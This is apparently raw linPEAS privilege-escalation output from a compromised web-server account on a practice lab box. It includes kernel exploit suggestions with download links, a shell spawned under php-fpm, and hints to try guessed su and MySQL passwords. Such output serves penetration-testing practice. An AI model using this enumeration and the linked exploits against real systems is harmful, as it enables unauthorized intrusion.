[+] [CVE-2019-13272] PTRACE_TRACEME

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903
   Exposure: highly probable
   Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},[ debian=10{kernel:4.19.0-*} ],fedora=30{kernel:5.0.9-*}
   Download URL: https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/47133.zip
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c
   Comments: Requires an active PolKit agent.

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: less probable
   Tags: ubuntu=20.04{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded


╔══════════╣ Executing Linux Exploit Suggester 2
╚ https://github.com/jondonas/linux-exploit-suggester-2

╔══════════╣ Protections
═╣ AppArmor enabled? .............. You do not have enough privilege to read the profile set.
apparmor module is loaded.
═╣ grsecurity present? ............ grsecurity Not Found
═╣ PaX bins present? .............. PaX Not Found
═╣ Execshield enabled? ............ Execshield Not Found
═╣ SELinux enabled? ............... sestatus Not Found
═╣ Seccomp enabled? ............... disabled
═╣ AppArmor profile? .............. unconfined
═╣ User namespace? ................ enabled
═╣ Cgroup2 enabled? ............... enabled
═╣ Is ASLR enabled? ............... Yes
═╣ Printer? ....................... No
═╣ Is this a virtual machine? ..... Yes (vmware)

                              ╔═══════════╗
═════════════════════════════╣ Container ╠═════════════════════════════
                              ╚═══════════╝
╔══════════╣ Container related tools present
╔══════════╣ Am I Containered?
╔══════════╣ Container details
```

```
═╣ Is this a container? ........... No
═╣ Any running containers? ........ No


                          ╔══════════╗
═════════════════════════════════════════════════╣ Cloud
╠══════════════════════════════════════════════════
                          ╚══════════╝
═╣ Google Cloud Platform? ............... No
═╣ AWS ECS? ............................. No
═╣ AWS EC2? ............................. No
═╣ AWS Lambda? .......................... No



            ╔════════════════════════════════════════════════════════╗
════════════════════╣ Processes, Crons, Timers, Services and Sockets ╠════════════════════
            ╚════════════════════════════════════════════════════════╝
╔══════════╣ Cleaned processes
╚ Check weird & unexpected proceses run by root: https://book.hacktricks.xyz/linux-hardening/
privilege-escalation#processes
root         1  0.0  0.9 103728  9984 ?        Ss   09:03   0:01 /sbin/init
root       333  0.0  0.7  40368  7832 ?        Ss   09:03   0:00 /lib/systemd/systemd-journald
root       351  0.0  0.4  22064  4904 ?        Ss   09:03   0:00 /lib/systemd/systemd-udevd
systemd+   444  0.0  0.6  93084  6528 ?        Ssl  09:03   0:00 /lib/systemd/systemd-timesyncd
  └─(Caps) 0x0000000002000000=cap_sys_time
message+   471  0.0  0.4   8972  4372 ?        Ss   09:03   0:00 /usr/bin/dbus-daemon --system --
address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
  └─(Caps) 0x0000000020000000=cap_audit_write
root       474  0.0  0.7  19492  7324 ?        Ss   09:03   0:00 /lib/systemd/systemd-logind
root       476  0.0  0.4 225960  4504 ?        Ssl  09:03   0:00 /usr/sbin/rsyslogd -n -iNONE
root       477  0.0  2.5 217976 25768 ?        Ss   09:03   0:00 php-fpm: master process (/etc/php/7.3/
fpm/php-fpm.conf)
www-data   740  0.2  2.4 219936 24908 ?        S    09:16   0:01  _ php-fpm: pool www
www-data   758  0.0  0.0   2388   756 ?        S    09:31   0:00  |   _ sh -c /bin/sh
www-data   759  0.0  0.0   2388   700 ?        S    09:31   0:00  |       _ /bin/sh
www-data   760  0.5  0.2   3644  2692 ?        S    09:32   0:00  |           _ /bin/sh ./linpeas.sh
www-data  3343  0.0  0.1   3644  1348 ?        S    09:32   0:00  |               _ /bin/sh ./linpeas.sh
www-data  3347  0.0  0.2   7780  2752 ?        R    09:32   0:00  |               |   _ ps fauxwww
www-data  3346  0.0  0.1   3644  1348 ?        S    09:32   0:00  |               _ /bin/sh ./linpeas.sh
www-data   741  0.1  2.3 219564 23360 ?        S    09:16   0:01  _ php-fpm: pool www
www-data   742  0.1  2.3 220148 24064 ?        S    09:16   0:00  _ php-fpm: pool www
root       484  0.0  0.2   8504  2548 ?        Ss   09:03   0:00 /usr/sbin/cron -f
root       489  0.0  0.3   6924  3388 tty1     Ss   09:03   0:00 /bin/login -p --
root       643  0.0  0.4   7652  4472 tty1     S+   09:03   0:00  _ -bash
bind       492  0.0  2.0 156052 20352 ?        Ssl  09:03   0:00 /usr/sbin/named -u bind
  └─(Caps) 0x0000000001000400=cap_net_bind_service,cap_sys_resource
root       493  0.0  0.6  15852  6528 ?        Ss   09:03   0:00 /usr/sbin/sshd -D
mysql      545  1.1  9.7 1274448 98620 ?       Ssl  09:03   0:19 /usr/sbin/mysqld
root       549  0.0  0.1  68340  1772 ?        Ss   09:03   0:00 nginx: master process /usr/sbin/nginx -g
daemon[0m on; master_process on;
www-data   550  2.3  0.6  68624  6836 ?        S    09:03   0:41  _ nginx: worker process
root       638  0.0  0.8  21024  8484 ?        Ss   09:03   0:00 /lib/systemd/systemd --user
root       639  0.0  0.2  22764  2192 ?        S    09:03   0:00  _ (sd-pam)
root       648  0.0  0.5   9488  5676 ?        Ss   09:03   0:00 dhclient

╔══════════╣ Binary processes permissions (non 'root root' and not belonging to current user)
```

```
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes

╔══════════╣ Files opened by processes belonging to other users
╚ This is usually empty because of the lack of privileges to read other user processes information
COMMAND    PID TID TASKCMD             USER   FD      TYPE             DEVICE  SIZE/OFF   NODE NAME

╔══════════╣ Processes with credentials in memory (root req)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#credentials-from-process-memory
gdm-password Not Found
gnome-keyring-daemon Not Found
lightdm Not Found
vsftpd Not Found
apache2 Not Found
sshd Not Found

╔══════════╣ Cron jobs
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root    1042 Oct 11  2019 /etc/crontab

/etc/cron.d:
total 16
drwxr-xr-x  2 root root 4096 May 30  2021 .
drwxr-xr-x 78 root root 4096 Jan  8 09:03 ..
-rw-r--r--  1 root root  102 Oct 11  2019 .placeholder
-rw-r--r--  1 root root  712 Dec 17  2018 php

/etc/cron.daily:
total 36
drwxr-xr-x  2 root root 4096 May 30  2021 .
drwxr-xr-x 78 root root 4096 Jan  8 09:03 ..
-rw-r--r--  1 root root  102 Oct 11  2019 .placeholder
-rwxr-xr-x  1 root root 1478 May 12  2020 apt-compat
-rwxr-xr-x  1 root root  355 Dec 29  2017 bsdmainutils
-rwxr-xr-x  1 root root 1187 Apr 18  2019 dpkg
-rwxr-xr-x  1 root root  377 Aug 28  2018 logrotate
-rwxr-xr-x  1 root root 1123 Feb 10  2019 man-db
-rwxr-xr-x  1 root root  249 Sep 27  2017 passwd

/etc/cron.hourly:
total 12
drwxr-xr-x  2 root root 4096 May 30  2021 .
drwxr-xr-x 78 root root 4096 Jan  8 09:03 ..
-rw-r--r--  1 root root  102 Oct 11  2019 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x  2 root root 4096 May 30  2021 .
drwxr-xr-x 78 root root 4096 Jan  8 09:03 ..
-rw-r--r--  1 root root  102 Oct 11  2019 .placeholder

/etc/cron.weekly:
total 16
drwxr-xr-x  2 root root 4096 May 30  2021 .
drwxr-xr-x 78 root root 4096 Jan  8 09:03 ..
```

```
-rw-r--r--  1 root root  102 Oct 11  2019 .placeholder
-rwxr-xr-x  1 root root  813 Feb 10  2019 man-db

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *	* * *	root    cd / && run-parts --report /etc/cron.hourly
25 6	* * *	root	test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6	* * 7	root	test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6	1 * *	root	test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

╔══════════╣ Systemd PATH
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#systemd-path-relative-paths
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

╔══════════╣ Analyzing .service files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services
You can't write on systemd PATH

╔══════════╣ System timers
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers
NEXT                         LEFT          LAST                          PASSED       UNIT                         ACTIVATES
Sun 2023-01-08 09:39:00 EST  6min left     Sun 2023-01-08 09:09:01 EST  23min ago
phpsessionclean.timer        phpsessionclean.service
Sun 2023-01-08 13:12:29 EST  3h 40min left Sun 2023-01-08 05:23:01 EST  4h 9min ago apt-daily.timer              apt-daily.service
Mon 2023-01-09 00:00:00 EST  14h left      Sun 2023-01-08 05:23:01 EST  4h 9min ago
logrotate.timer              logrotate.service
Mon 2023-01-09 00:00:00 EST  14h left      Sun 2023-01-08 05:23:01 EST  4h 9min ago man-db.timer                 man-db.service
Mon 2023-01-09 06:46:38 EST  21h left      Sun 2023-01-08 06:26:05 EST  3h 6min ago apt-daily-upgrade.timer      apt-daily-upgrade.service
Mon 2023-01-09 09:18:09 EST  23h left      Sun 2023-01-08 09:18:09 EST  14min ago   systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service

╔══════════╣ Analyzing .timer files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers

╔══════════╣ Analyzing .socket files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sockets
/usr/lib/systemd/system/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket
/usr/lib/systemd/system/sockets.target.wants/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket
/usr/lib/systemd/system/sockets.target.wants/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log
/usr/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout
/usr/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket
/usr/lib/systemd/system/syslog.socket is calling this writable listener: /run/systemd/journal/syslog
/usr/lib/systemd/system/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log
/usr/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout
/usr/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket
```

```
╔══════════╣ Unix Sockets Listening
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sockets
/run/dbus/system_bus_socket
  └─(Read Write)
/run/mysqld/mysqld.sock
  └─(Read Write)
/run/php/php7.3-fpm.sock
  └─(Read Write)
/run/systemd/fsck.progress
/run/systemd/journal/dev-log
  └─(Read Write)
/run/systemd/journal/socket
  └─(Read Write)
/run/systemd/journal/stdout
  └─(Read Write)
/run/systemd/journal/syslog
  └─(Read Write)
/run/systemd/notify
  └─(Read Write)
/run/systemd/private
  └─(Read Write)
/run/udev/control
/run/user/0/systemd/private
/var/run/dbus/system_bus_socket
  └─(Read Write)

╔══════════╣ D-Bus config files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#d-bus

╔══════════╣ D-Bus Service Objects list
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#d-bus
NAME                          PID PROCESS         USER             CONNECTION    UNIT                      SESSION
DESCRIPTION
:1.0                            1 systemd         root             :1.0          init.scope                -         -
:1.1                          444 systemd-timesyn systemd-timesync :1.1          systemd-timesyncd.service
-         -
:1.15                         638 systemd         root             :1.15         user@0.service            -         -
:1.5                          474 systemd-logind  root             :1.5          systemd-logind.service    -         -
:1.57                        5234 busctl          www-data         :1.57         php7.3-fpm.service        -         -
org.freedesktop.DBus            1 systemd         root             -             init.scope                -         -
org.freedesktop.hostname1       - -               -                (activatable) -                         -
org.freedesktop.locale1         - -               -                (activatable) -                         -
org.freedesktop.login1        474 systemd-logind  root             :1.5          systemd-logind.service    -
-
org.freedesktop.network1        - -               -                (activatable) -                         -
org.freedesktop.resolve1        - -               -                (activatable) -                         -
org.freedesktop.systemd1        1 systemd         root             :1.0          init.scope                -         -
org.freedesktop.timedate1       - -               -                (activatable) -                         -
org.freedesktop.timesync1     444 systemd-timesyn systemd-timesync :1.1          systemd-
timesyncd.service -         -


                              ╔═════════════════════╗
══════════════════════════════╣ Network Information ╠══════════════════════════════
                              ╚═════════════════════╝
╔══════════╣ Hostname, hosts and DNS
```

```
blackpearl
127.0.0.1       blackpearl.tcm
127.0.1.1       blackpearl.tcm

nameserver 127.0.0.1

::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
domain localdomain
search localdomain
nameserver 192.168.203.2
dnsdomainname Not Found

╔══════════╣ Interfaces
default         0.0.0.0
loopback        127.0.0.0
link-local      169.254.0.0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.203.131  netmask 255.255.255.0  broadcast 192.168.203.255
        inet6 fe80::20c:29ff:fe57:accd  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:57:ac:cd  txqueuelen 1000  (Ethernet)
        RX packets 174076  bytes 37301070 (35.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 207961  bytes 227602798 (217.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18  bytes 1334 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1334 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      550/nginx: worker p
tcp        0      0 192.168.203.131:53      0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      550/nginx: worker p
tcp6       0      0 :::53                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 ::1:953                 :::*                    LISTEN      -

╔══════════╣ Can I sniff with tcpdump?
No
```

```
                    ╔══════════════════════╗
════════════════════════════════════════╣ Users Information ╠════════════════════════════════════════
                    ╚══════════════════════╝
╔══════════╣ My user
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users
uid=33(www-data) gid=33(www-data) groups=33(www-data)

╔══════════╣ Do I have PGP keys?
gpg Not Found
netpgpkeys Not Found
netpgp Not Found

╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid

╔══════════╣ Checking sudo tokens
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#reusing-sudo-tokens
ptrace protection is disabled (0)
gdb wasn't found in PATH, this might still be vulnerable but linpeas won't be able to check it

╔══════════╣ Checking Pkexec policy
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe#pe-
method-2

╔══════════╣ Superusers
root:x:0:0:root:/root:/bin/bash

╔══════════╣ Users with console
alek:x:1000:1000:alek,,,:/home/alek:/bin/bash
root:x:0:0:root:/root:/bin/bash

╔══════════╣ All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=100(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=1000(alek) gid=1000(alek) groups=1000(alek),24(cdrom),25(floppy),29(audio),30(dip),44(video),
46(plugdev),109(netdev)
uid=101(systemd-timesync) gid=102(systemd-timesync) groups=102(systemd-timesync)
uid=102(systemd-network) gid=103(systemd-network) groups=103(systemd-network)
uid=103(systemd-resolve) gid=104(systemd-resolve) groups=104(systemd-resolve)
uid=104(messagebus) gid=110(messagebus) groups=110(messagebus)
uid=105(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=106(mysql) gid=112(mysql) groups=112(mysql)
uid=107(bind) gid=113(bind) groups=113(bind)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=5(games) gid=60(games) groups=60(games)
uid=6(man) gid=12(man) groups=12(man)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
```

```
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)
uid=999(systemd-coredump) gid=999(systemd-coredump) groups=999(systemd-coredump)

╔══════════╣ Login now
 09:32:28 up 29 min,  1 user,  load average: 0.56, 0.17, 0.18
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                09:03   29:08   0.02s  0.01s -bash

╔══════════╣ Last logons
reboot   system boot  Mon May 31 02:53:20 2021 - Mon May 31 06:58:35 2021  (04:05)     0.0.0.0
root     pts/0        Sun May 30 14:22:33 2021 - Sun May 30 15:52:24 2021  (01:29)     192.168.10.31
root     tty1         Sun May 30 14:22:16 2021 - down                      (01:30)     0.0.0.0
reboot   system boot  Sun May 30 14:20:33 2021 - Sun May 30 15:52:58 2021  (01:32)     0.0.0.0
root     pts/1        Sun May 30 10:26:55 2021 - Sun May 30 14:16:06 2021  (03:49)     192.168.10.31
root     pts/0        Sun May 30 08:28:43 2021 - Sun May 30 14:16:03 2021  (05:47)     192.168.10.31
root     tty1         Sun May 30 08:27:21 2021 - down                      (05:48)     0.0.0.0
reboot   system boot  Sun May 30 08:21:16 2021 - Sun May 30 14:16:08 2021  (05:54)     0.0.0.0

wtmp begins Sun May 30 08:21:16 2021

╔══════════╣ Last time logon each user
Username         Port     From             Latest
root             tty1                      Sun Jan  8 09:03:17 -0500 2023

╔══════════╣ Do not forget to test 'su' as any other user with shell: without password and with their
names as password (I can't do it...)

╔══════════╣ Do not forget to execute 'sudo -l' without password or with valid password (if you
know it)!!



                          ╔═════════════════════╗
══════════════════════════╣ Software Information ╠══════════════════════════
                          ╚═════════════════════╝
╔══════════╣ Useful software
/usr/bin/base64
/usr/bin/curl
/usr/bin/nc
/usr/bin/nc.traditional
/usr/bin/netcat
/usr/bin/perl
/usr/bin/php
/usr/bin/ping
/usr/bin/python
/usr/bin/python2
/usr/bin/python2.7
/usr/bin/python3
/usr/bin/python3.7
/usr/bin/socat
/usr/bin/wget

╔══════════╣ Installed Compilers

╔══════════╣ MySQL version
```

```
mysql  Ver 15.1 Distrib 10.3.27-MariaDB, for debian-linux-gnu (x86_64) using readline 5.2


═╣ MySQL connection using default root/root ........... No
═╣ MySQL connection using root/toor ................... No
═╣ MySQL connection using root/NOPASS ................. No

╔══════════╣ Searching mysql credentials and exec
From '/etc/mysql/mariadb.conf.d/50-server.cnf' Mysql user: user                 = mysql
Found readable /etc/mysql/my.cnf
[client-server]
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/

╔══════════╣ Analyzing MariaDB Files (limit 70)
-rw-r--r-- 1 root root 869 Oct 12  2020 /etc/mysql/mariadb.cnf
[client-server]
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/

-rw------- 1 root root 277 May 30  2021 /etc/mysql/debian.cnf

╔══════════╣ Analyzing Apache-Nginx Files (limit 70)
Apache version: apache2 Not Found
httpd Not Found

Nginx version:
══╣ Nginx modules
ngx_http_auth_pam_module.so
ngx_http_dav_ext_module.so
ngx_http_echo_module.so
ngx_http_geoip_module.so
ngx_http_image_filter_module.so
ngx_http_subs_filter_module.so
ngx_http_upstream_fair_module.so
ngx_http_xslt_filter_module.so
ngx_mail_module.so
ngx_stream_module.so
══╣ PHP exec extensions
drwxr-xr-x 2 root root 4096 May 30  2021 /etc/nginx/sites-enabled
drwxr-xr-x 2 root root 4096 May 30  2021 /etc/nginx/sites-enabled
lrwxrwxrwx 1 root root 41 May 30  2021 /etc/nginx/sites-enabled/blackpearl.tcm -> /etc/nginx/sites-available/blackpearl.tcm
server {
        listen 80;
        listen [::]:80;
        root /var/www/blackpearl.tcm;
        index index.php index.html index.htm index.nginx-debian.html;
        server_name blackpearl.tcm;
        location / {
                try_files $uri $uri/ =404;
        }
        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm.sock;
        }
        location ~ /\.ht {
                deny all;
        }
}
lrwxrwxrwx 1 root root 34 May 30  2021 /etc/nginx/sites-enabled/default -> /etc/nginx/sites-available/default
server {
        listen 80 default_server;
        listen [::]:80 default_server;
        root /var/www/html;
        index index.html index.htm index.nginx-debian.html;
        server_name _;
        location / {
                try_files $uri $uri/ =404;
        }
}




-rw-r--r-- 1 root root 71570 Feb 13  2021 /etc/php/7.3/cli/php.ini
allow_url_fopen = On
allow_url_include = Off
odbc.allow_persistent = On
ibase.allow_persistent = 1
mysqli.allow_persistent = On
pgsql.allow_persistent = On
-rw-r--r-- 1 root root 71957 May 30  2021 /etc/php/7.3/fpm/php.ini
allow_url_fopen = On
allow_url_include = Off
odbc.allow_persistent = On
ibase.allow_persistent = 1
mysqli.allow_persistent = On
pgsql.allow_persistent = On

-rw-r--r-- 1 root root 1482 Aug 24  2020 /etc/nginx/nginx.conf
user www-data;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;
events {
        worker_connections 768;
}
http {
        sendfile on;
        tcp_nopush on;
        tcp_nodelay on;
        keepalive_timeout 65;
        types_hash_max_size 2048;
        include /etc/nginx/mime.types;
        default_type application/octet-stream;
        ssl_prefer_server_ciphers on;
        access_log /var/log/nginx/access.log;
        error_log /var/log/nginx/error.log;
        gzip on;
        include /etc/nginx/conf.d/*.conf;
        include /etc/nginx/sites-enabled/*;
}
```

```
-rw-r--r-- 1 root root 389 Aug 24  2020 /etc/default/nginx

-rwxr-xr-x 1 root root 4579 Aug 24  2020 /etc/init.d/nginx

-rw-r--r-- 1 root root 329 Aug 24  2020 /etc/logrotate.d/nginx

drwxr-xr-x 8 root root 4096 May 30  2021 /etc/nginx
lrwxrwxrwx 1 root root 57 May 30  2021 /etc/nginx/modules-enabled/50-mod-http-auth-pam.conf -
> /usr/share/nginx/modules-available/mod-http-auth-pam.conf
load_module modules/ngx_http_auth_pam_module.so;
lrwxrwxrwx 1 root root 48 May 30  2021 /etc/nginx/modules-enabled/50-mod-mail.conf -> /usr/
share/nginx/modules-available/mod-mail.conf
load_module modules/ngx_mail_module.so;
lrwxrwxrwx 1 root root 54 May 30  2021 /etc/nginx/modules-enabled/50-mod-http-geoip.conf -> /
usr/share/nginx/modules-available/mod-http-geoip.conf
load_module modules/ngx_http_geoip_module.so;
lrwxrwxrwx 1 root root 61 May 30  2021 /etc/nginx/modules-enabled/50-mod-http-image-filter.conf -
> /usr/share/nginx/modules-available/mod-http-image-filter.conf
load_module modules/ngx_http_image_filter_module.so;
lrwxrwxrwx 1 root root 56 May 30  2021 /etc/nginx/modules-enabled/50-mod-http-dav-ext.conf -> /
usr/share/nginx/modules-available/mod-http-dav-ext.conf
load_module modules/ngx_http_dav_ext_module.so;
lrwxrwxrwx 1 root root 60 May 30  2021 /etc/nginx/modules-enabled/50-mod-http-subs-filter.conf -
> /usr/share/nginx/modules-available/mod-http-subs-filter.conf
load_module modules/ngx_http_subs_filter_module.so;
lrwxrwxrwx 1 root root 60 May 30  2021 /etc/nginx/modules-enabled/50-mod-http-xslt-filter.conf -> /
usr/share/nginx/modules-available/mod-http-xslt-filter.conf
load_module modules/ngx_http_xslt_filter_module.so;
lrwxrwxrwx 1 root root 50 May 30  2021 /etc/nginx/modules-enabled/50-mod-stream.conf -> /usr/
share/nginx/modules-available/mod-stream.conf
load_module modules/ngx_stream_module.so;
lrwxrwxrwx 1 root root 62 May 30  2021 /etc/nginx/modules-enabled/50-mod-http-upstream-fair.conf
-> /usr/share/nginx/modules-available/mod-http-upstream-fair.conf
load_module modules/ngx_http_upstream_fair_module.so;
lrwxrwxrwx 1 root root 53 May 30  2021 /etc/nginx/modules-enabled/50-mod-http-echo.conf -> /usr/
share/nginx/modules-available/mod-http-echo.conf
load_module modules/ngx_http_echo_module.so;
-rw-r--r-- 1 root root 1482 Aug 24  2020 /etc/nginx/nginx.conf
user www-data;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;
events {
        worker_connections 768;
}
http {
        sendfile on;
        tcp_nopush on;
        tcp_nodelay on;
        keepalive_timeout 65;
        types_hash_max_size 2048;
        include /etc/nginx/mime.types;
        default_type application/octet-stream;
        ssl_prefer_server_ciphers on;
        access_log /var/log/nginx/access.log;
        error_log /var/log/nginx/error.log;
        gzip on;
        include /etc/nginx/conf.d/*.conf;
        include /etc/nginx/sites-enabled/*;
}
-rw-r--r-- 1 root root 217 Aug 24  2020 /etc/nginx/snippets/snakeoil.conf
ssl_certificate /etc/ssl/certs/ssl-cert-snakeoil.pem;
ssl_certificate_key /etc/ssl/private/ssl-cert-snakeoil.key;
-rw-r--r-- 1 root root 423 Aug 24  2020 /etc/nginx/snippets/fastcgi-php.conf
fastcgi_split_path_info ^(.+?\.php)(/.*)$;
try_files $fastcgi_script_name =404;
set $path_info $fastcgi_path_info;
fastcgi_param PATH_INFO $path_info;
fastcgi_index index.php;
include fastcgi.conf;
-rw-r--r-- 1 root root 1077 Aug 24  2020 /etc/nginx/fastcgi.conf
fastcgi_param  SCRIPT_FILENAME    $document_root$fastcgi_script_name;
fastcgi_param  QUERY_STRING       $query_string;
fastcgi_param  REQUEST_METHOD     $request_method;
fastcgi_param  CONTENT_TYPE       $content_type;
fastcgi_param  CONTENT_LENGTH     $content_length;
fastcgi_param  SCRIPT_NAME        $fastcgi_script_name;
fastcgi_param  REQUEST_URI        $request_uri;
fastcgi_param  DOCUMENT_URI       $document_uri;
fastcgi_param  DOCUMENT_ROOT      $document_root;
fastcgi_param  SERVER_PROTOCOL    $server_protocol;
fastcgi_param  REQUEST_SCHEME     $scheme;
fastcgi_param  HTTPS              $https if_not_empty;
fastcgi_param  GATEWAY_INTERFACE  CGI/1.1;
fastcgi_param  SERVER_SOFTWARE    nginx/$nginx_version;
fastcgi_param  REMOTE_ADDR        $remote_addr;
fastcgi_param  REMOTE_PORT        $remote_port;
fastcgi_param  SERVER_ADDR        $server_addr;
fastcgi_param  SERVER_PORT        $server_port;
fastcgi_param  SERVER_NAME        $server_name;
fastcgi_param  REDIRECT_STATUS    200;

-rw-r--r-- 1 root root 374 Aug 24  2020 /etc/ufw/applications.d/nginx

drwxr-xr-x 3 root root 4096 May 30  2021 /usr/lib/nginx

-rwxr-xr-x 1 root root 1157288 May 28  2021 /usr/sbin/nginx

drwxr-xr-x 2 root root 4096 May 30  2021 /usr/share/doc/nginx

drwxr-xr-x 4 root root 4096 May 30  2021 /usr/share/nginx
-rw-r--r-- 1 root root 53 May 28  2021 /usr/share/nginx/modules-available/mod-http-image-filter.conf
load_module modules/ngx_http_image_filter_module.so;
-rw-r--r-- 1 root root 54 May 28  2021 /usr/share/nginx/modules-available/mod-http-upstream-fair.conf
load_module modules/ngx_http_upstream_fair_module.so;
-rw-r--r-- 1 root root 49 May 28  2021 /usr/share/nginx/modules-available/mod-http-auth-pam.conf
load_module modules/ngx_http_auth_pam_module.so;
-rw-r--r-- 1 root root 46 May 28  2021 /usr/share/nginx/modules-available/mod-http-geoip.conf
load_module modules/ngx_http_geoip_module.so;
-rw-r--r-- 1 root root 42 May 28  2021 /usr/share/nginx/modules-available/mod-stream.conf
load_module modules/ngx_stream_module.so;
-rw-r--r-- 1 root root 45 May 28  2021 /usr/share/nginx/modules-available/mod-http-echo.conf
load_module modules/ngx_http_echo_module.so;
```

```
-rw-r--r-- 1 root root 48 May 28  2021 /usr/share/nginx/modules-available/mod-http-dav-ext.conf
load_module modules/ngx_http_dav_ext_module.so;
-rw-r--r-- 1 root root 52 May 28  2021 /usr/share/nginx/modules-available/mod-http-xslt-filter.conf
load_module modules/ngx_http_xslt_filter_module.so;
-rw-r--r-- 1 root root 52 May 28  2021 /usr/share/nginx/modules-available/mod-http-subs-filter.conf
load_module modules/ngx_http_subs_filter_module.so;
-rw-r--r-- 1 root root 40 May 28  2021 /usr/share/nginx/modules-available/mod-mail.conf
load_module modules/ngx_mail_module.so;

drwxr-xr-x 7 root root 4096 May 30  2021 /var/lib/nginx

drwxr-xr-x 2 root adm 4096 Jun 28  2021 /var/log/nginx

drwxr-xr-x 2 www-data www-data 4096 May 30  2021 /var/www/blackpearl.tcm/navigate/lib/
